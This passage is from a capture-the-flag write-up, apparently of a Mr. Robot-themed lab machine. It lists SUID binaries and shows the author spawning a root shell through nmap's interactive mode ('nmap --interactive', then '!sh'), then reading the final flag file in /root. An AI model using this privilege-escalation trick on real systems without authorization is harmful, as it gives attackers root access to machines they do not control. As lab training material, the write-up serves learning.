/usr/bin/chfn           --->    SuSE_9.3/10
/usr/bin/gpasswd
/usr/bin/sudo           --->    /sudo$
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown               --->    GNU_glibc_2.1/2.1.1_-6(08-1999)
```

I found that nmap might me interesting because it seems that it has suid[5] set to be running as a higher privilege.

5 read more about suid: https://www.linuxnix.com/suid-set-suid-linuxunix/

So I tried an old trick with nmap and ran it with interactive mode to get root access.

USE THIS TEMPLATE FOR COMMANDS nmap –interactive

!sh

```
robot@linux:/tmp$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
#
```

Now I was able to read the content of the /root directory and get the last flag.

```
# cd /root
cd /root
# ls -la
ls -la
total 32
drwx------  3 root root 4096 Nov 13  2015 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
-rw-------  1 root root 4058 Nov 14  2015 .bash_history
-rw-r--r--  1 root root 3274 Sep 16  2015 .bashrc
drwx------  2 root root 4096 Nov 13  2015 .cache
-rw-r--r--  1 root root    0 Nov 13  2015 firstboot_done
-r--------  1 root root   33 Nov 13  2015 key-3-of-3.txt
-rw-r--r--  1 root root  140 Feb 20  2014 .profile
-rw-------  1 root root 1024 Sep 16  2015 .rnd
# cat key-3-of-3.txt
cat key-3-of-3.txt
[redacted]
#
```